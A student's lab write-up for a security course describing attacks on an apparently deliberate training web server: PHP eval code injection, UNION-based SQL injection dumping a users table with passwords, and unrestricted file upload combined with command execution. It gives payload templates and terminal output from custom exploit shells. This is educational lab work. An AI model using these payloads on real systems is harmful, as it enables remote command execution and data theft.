Jared Tassin
CSCI 5621 Lab3
12/2/2022

The purpose of this assignment was to exploit 3 different elements of a vulnerable web server: code injection leading to remote command execution, SQL injection leading to database scraping, and combining code injection with a vulnerable file upload configuration. Before I break down how I achieved each part of the assignment, let me begin by mentioning the additional Python libraries I used and why. They can all be installed by running the command "pip install PackageName" for each module.

Libraries:

Requests – This module is used for making various types of HTTP requests. It can be used to get HTML pages from a URL, and it can also make POST and GET requests of a server, allowing for file transfer.

BeautifulSoup4 – This module is normally used for scraping web pages for content, as its primary function is to be able to read the HTML tags of a given page. Using Requests to fetch a webpage response, I can pass that response to BeautifulSoup in order to strip only the parts of output that I want, such as a table, or a certain line(s) in the document for direct output.


Pandas – This module is great at manipulating tables, and it can take a table striped and handled by BeautifulSoup as input and parse it into a more manageable format. I primarily used this module so I could change column names, remove columns, and append tables together for cleaner output.

Lxml, Html5lib, Tabulate – These libraries are used solely as helpers for Pandas so it can parse html inputs (Lxml, Html5lib) and output tables to terminal (Tabulate).

Part 1: Code Injection

For this part, I used "/codeexec/example1.php" on the server, since the exploit was the simplest to achieve. To pass the exploit to the server the parameter, I used the following format "?name=hacker".system('<insert command here>');" This allows me to run any command on the server, including some that will come in handy in Part 3.

Example:




```
csci4621@csci4621-f22:~/4621/lab3$ python3 lab3sh.py 172.16.21.118
lab3sh> echo hello world
      hello world
lab3sh> pwd
      /var/www/codeexec
lab3sh> cd /bin;ls
      bash
   busybox
   cat
   chgrp
   chmod
   chown
   chvt
   cp
   cpio
   dash
   date
   dd
   df
   dir
   dmesg
   dnsdomainname
   domainname
   dumpkeys
```

Part 2: SQL Injection

For this part, I used “sqli/example1.php” on the server, for the same reason as in Part 1: simplicity. This part required the most time for me, as I had to learn how to access and use the information_schema metadata that is present in all databases so that I could arbitrarily access any database, table, or column on the server. Once I achieved that, I could take the arguments passed in the shell commands and pass them to carefully crafted SELECT statements. These took the general form of “?name=-‘UNION SELECT ALL <column>,null,null,null,null FROM <table>--’” with the double hyphen at the end as an escape so that the exploit would run and ignore any subsequent part of the query in the PHP file.. The hyphen after the equals at the beginning will return an empty table so that any result we get will be the data desired. After I got this table, I used BeautifulSoup and Pandas to format and construct a command line-printable table.

For the “dump <database> <table>” command, I decided the best way to go about doing this was to fetch the column list of the table, and then use that as an index to iterate through each column and fetch a table with just its data. This means that we can construct the final table a column at a time; though I admit this is not the most efficient way regarding the number of HTTP requests made, I felt it was the most straightforward way to approach the problem.

Example:



```
csci4621@csci4621-f22:~/4621/lab3$ python3 lab3sqli.py 172.16.21.118
lab3sqli> dbs
|    | databases          |
|---:|:-------------------|
|  0 | information_schema |
|  1 | exercises          |
lab3sqli> tables exercises
|    | exercises tables   |
|---:|:-------------------|
|  0 | users              |
lab3sqli> columns exercises users
|    | users columns   |
|---:|:----------------|
|  0 | id              |
|  1 | name            |
|  2 | age             |
|  3 | groupid         |
|  4 | passwd          |
lab3sqli> dump exercises users
|    |   id | name    |   age |   groupid | passwd    |
|---:|-----:|:--------|------:|----------:|:----------|
|  0 |    1 | admin   |    10 |        10 | admin     |
|  1 |    2 | root    |    30 |         0 | admin21   |
|  2 |    3 | user1   |     5 |         2 | secret    |
|  3 |    5 | user2   |     2 |         5 | azerty    |
lab3sqli> dump information_schema tables
|    |   TABLE_CATALOG | TABLE_SCHEMA       | TABLE_NAME                            | TABLE_TYPE   | ENGINE    |   VERSION | ROW_FORMAT    |   TABLE_
ROWS |   AVG_ROW_LENGTH |   DATA_LENGTH |   MAX_DATA_LENGTH |   INDEX_LENGTH |   DATA_FREE |   AUTO_INCREMENT | CREATE_TIME          | UPDATE_TIME
      |   CHECK_TIME | TABLE_COLLATION    |   CHECKSUM | CREATE_OPTIONS    |   TABLE_COMMENT |
|---:|----------------:|:-------------------|:--------------------------------------|:-------------|:----------|----------:|:--------------|---------
----:|-----------------:|--------------:|------------------:|---------------:|------------:|-----------------:|:--------------------|:------------
-------|-------------:|:-------------------|-----------:|:------------------|----------------:|
|  0 |             nan | information_schema | CHARACTER_SETS                        | SYSTEM VIEW  | MEMORY    |        10 | Fixed         |
 nan |              384 |             0 |          16604160 |              0 |           0 |              nan | 2022-12-03 02:52:41 | nan
      |          nan | utf8_general_ci    |        nan | max_rows=43690    |             nan |
|  1 |             nan | information_schema | COLLATIONS                            | SYSTEM VIEW  | MEMORY    |        10 | Fixed         |
 nan |              231 |             0 |          16704765 |              0 |           0 |              nan | 2022-12-03 02:52:41 | nan
      |          nan | utf8_general_ci    |        nan | max_rows=72628    |             nan |
|  2 |             nan | information_schema | COLLATION_CHARACTER_SET_APPLICABILITY | SYSTEM VIEW  | MEMORY    |        10 | Fixed         |
 nan |              195 |             0 |          16691610 |              0 |           0 |              nan | 2022-12-03 02:52:41 | nan
      |          nan | utf8_general_ci    |        nan | max_rows=86037    |             nan |
|  3 |             nan | information_schema | COLUMNS                               | SYSTEM VIEW  | MyISAM    |        10 | Dynamic       |
```


Part 3: File Upload and Download

This one required a few exploits to execute. Firstly, I had to successfully exploit the vulnerability in “/upload/example1.php”. This was done by constructing a POST request to the page with a file that had the “image” tag in the parameter, since that is what was expected in the request. Further, it also has a vulnerability in that it doesn’t screen against file type extensions. This allows for the arbitrary upload of any file. It puts any file uploaded by the POST request into a web-accessible folder, “/upload/images/”. The fact it is web accessible allows anyone to download anything in that directory with a GET request.

Using the exploit in Part 1, it is possible to use the “cp” command to move around files that were uploaded to anywhere on the server or also copy files to that folder for download. With my implementation, it is possible to pass a filepath, such as “/bin/<file>”, and copy a file to and from it, which can also be an overwrite, since “cp” by default overwrites. For ease of redownloading files, by default, the working directory for “upload” and “download” is “/var/www/upload/images/”.


The Requests library on its own can handle most file types without a problem, able to get the content of images and text files without issue. However, trying to get PHP files is a problem, because the server tries to run them instead of getting the content. So, for more consistent download of all file types, I have crafted a PHP file that can serve the content of any file; this way, Requests can get file content for all types including PHP.

Example:



```
csci4621@csci4621-f22:~/4621/lab3$ more hellothere.txt
I'm in!
csci4621@csci4621-f22:~/4621/lab3$ python3 lab3sh.py 172.16.21.118
lab3sh> upload hellothere.txt /var/www/codeexec/hacked.txt
   File uploaded succesfully.
lab3sh> more hacked.txt
      ::::::::::::::
   hacked.txt
   ::::::::::::::
   I'm in!
lab3sh> 
```

Example:



```
csci4621@csci4621-f22:~/4621/lab3$ python3 lab3sh.py 172.16.21.118
lab3sh> ls
      example1.php
   example2.php
   example3.php
   example4.php
   exploit.php
   hacked.txt
   index.html
lab3sh> download /var/www/codeexec/example1.php codeexecex1.php
   File downloaded successfully.
lab3sh> quit
csci4621@csci4621-f22:~/4621/lab3$ more codeexecex1.php
<?php require_once("../header.php"); ?>

<?php
  $str="echo \"Hello ".$_GET['name']."!!!\";";

  eval($str);
?>
<?php require_once("../footer.php"); ?>
csci4621@csci4621-f22:~/4621/lab3$ 
```